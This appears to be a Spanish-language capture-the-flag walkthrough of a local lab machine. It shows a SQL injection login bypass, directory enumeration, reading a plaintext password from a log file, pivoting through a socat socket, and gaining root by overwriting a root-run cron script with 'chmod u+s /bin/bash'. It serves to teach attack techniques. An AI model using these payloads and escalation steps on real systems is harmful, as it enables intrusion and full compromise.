
Desplegamos la máquina.

Le hacemos un ping para comprobar su conectividad y con el ttl sabemos que estamos ante una máquina Linux ya que está próximo a 64

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.075 ms
--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.075/0.075/0.075/0.000 ms
```

Con nmap comprobamos los servicios que hay en los puertos que está corriendo.

Vemos un panel de login, pero no tenemos usuario ni contraseña.




En burpsuite probamos varias inyecciones y hay que bypassear usando comillas.

```
Pretty Raw Hex

1 POST /login.php HTTP/l.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://172.17.0.2
Connection: keep.alixe
1 Referer: http://172.17.0.2/login.php
1 Cookie: PHPSESSID=nhcu8b6hs4l3n38ek5o97tecgk
1 Upgrade-Insecure-Requests: 1
Priority: u=0, i
1 Username=admin&password=admin' or 'l'='l'-- -
```

Una vez estamos dentro, inspeccionamos la página y nos dice que logs.txt hay que sanetizar su ruta.



Con gobuster vemos una ruta escondida que se llama /logs y seguramente allí se encuentre el archivo que queremos ver. Además vemos un welcome.php y justo antes al loguearnos vemos que index.php tiene page como parámetro para ver welcome. Por lo tanto, probaremos con el parámetro page.

```
) gobuster dir –u http://172.17.0.2 –w <u>/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt</u>
 x php,html,htm,xml,json,css,md,txt,log,conf,ini,js,ts,sh,bak,old,backup,zip,tar,tar.gz,rar,7z,png
.jpg,jpeg,gif,svg,webp,woff,woff2,ttf,eot,exe,bin,py,pl,rb,asp,aspx,pcap,pcapng -t 100
              Starting gobuster in directory enumeration mode
                                      (Status: 302) [Size: 0] [-
              /index.php
              -> login.php]
              /login.php
                                      (Status: 200) [Size: 1826]
              /.htm
                                      (Status: 403) [Size: 275]
                                      (Status: 403) [Size: 275]
              /.php
              /.html
                                      (Status: 403) [Size: 275]
                                      (Status: 302) [Size: 0] [--> index.php]
              /welcome.php
              /logs
                                      (Status: 403) [Size: 275]
```

Nos da acceso denegado o archivo no encontrado, por lo que ahora sabemos que nos deja buscar un archivo.



Aquí esta el archivo logs.txt que nos da un usuario autenticado 'albert' y su contraseña en texto claro.

Nos conectamos mediante ssh con el usario Albert además de comprobar si se encuentra en un grupo especial.

```
albert@172.17.0.2
albert@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.33+kali-

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/pro

This system has been minimized by removing packages an not required on a system that users do not log into.

To restore this content, you can run the 'unminimize'
Last login: Thu May 22 13:43:28 2025 from 172.17.0.1
albert@08119139dae5:~$ id
uid=1001(albert) gid=1001(albert) groups=1001(albert)
```

Vemos que hay otro usuario llamado 'conx' al cual intentaremos escalar privilegios si fuese necesario.

```
albert@b8119139dae5:~$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/ba<mark>sh</mark>
albert:x:1001:1001::/home/albert:/bin/ba<mark>sh</mark>
conx:x:1002:1002::/home/conx:/bin/ba<mark>sh</mark>
```

Vemos que podemos como Albert ejecutar algo dentro del directorio de conx.

```
albert@b8119139dae5:/home$ ls -la
total 24
drwxr-xr-x 1 root root 4096 May 21 15:49 .
drwxr-xr-x 1 root root 4096 Aug 10 08:34 ..
drwxr-x--- 3 albert albert 4096 May 22 15:58 albert
drwx--x--- 1 conx albert 4096 May 22 15:57 conx
```

Buscamos con ps aux y comprobamos 2 cosas que hay una tarea cron que se ejecuta como root con el -p, además de un socat que está a la escucha y seguramente sea para cambiarnos de usuario.

Inspeccionamos el directorio cron y vemos un archivo backup-cron al que le hacemos cat y nos dice que ejecuta con bash un archivo en la ruta /var/backup. También comprobamos que ese archivo puede ser leído y modificado por conx.

```
albert@b8119139dae5:~$ cd /etc/cron.d
albert@b8119139dae5:/etc/cron.d$ ls -la
total 24
drwxr-xr-x 2 root root 4096 May 21 13:58 .
drwxr-xr-x 1 root root 4096 Aug 10 08:34 .
-rw-r--r- 1 root root 102 Mar 30 2024 .placeholder
-rw-r--r- 1 root root 43 May 21 01:36 backup-cron
-rw-r--r- 1 root root 201 Apr 8 2024 e2scrub_all
-rw-r--r- 1 root root 712 Jan 18 2024 php
albert@b8119139dae5:/etc/cron.d$ cat backup-cron
* * * * * root bash /var/backups/backup.sh
albert@b8119139dae5:/etc/cron.d$ ls -la /var/backups/backup.sh
-rw-rw-r-- 1 conx root 246 May 22 15:47 /var/backups/backup.sh
```

Nos conectamos al usuario conx.

```
albert@b8119139dae5:~$ socat - UNIX-CONNECT:/home/conx/.cache/.sock
id
uid=1002(conx) gid=1002(conx) groups=1002(conx)
```

Hacemos la Shell más interactiva.

Nos dirigimos al archivo que podemos modificar.

```
conx@b8119139dae5:/var/backups$ ls -la
total 16
drwxr-xr-x 2 root root 4096 May 22 15:47 .
drwxr-xr-x 1 root root 4096 May 20 20:26 ..
-rw-rw-r-- 1 conx root 246 May 22 15:47 backup.sh
```

Ya que nano no está, podemos usar vim para modificar el archivo.

```
conx@b8119139dae5:/var/backups$ vim backup.sh
```

```
#I/bin/bash

$RC="/home/conx"
DEST="/var/lib/.snapshots/backup.tar.gz"

echo "[*] Starting backup..."
tar -czf "$DEST" "$SRC" >/dev/null 2>&1
echo "[*] Backup completed at $(date)"

# Dev note: eval $H00K was added for future hooks
eval "$H00K"
```

Lo modificamos para que nos de permisos suid como root, ya que este archivo lo ejecuta root.

```
#!/bin/bash
chmod u+s /bin/bash
```

Comprobamos que el archivo se ha modificado de manera correcta.

```
conx@b8119139dae5:/var/backups$ cat backup.sh
#!/bin/bash
chmod u+s /bin/bash
```

Ahora solo debemos ejecutar la bash manteniendo los privilegios con el comando -p. Listo, somos root.

```
conx@b8119139dae5:/var/backups$ /bin/bash -p
bash-5.2# id
uid=1002(conx) gid=1002(conx) euid=0(root) groups=1002(conx)
```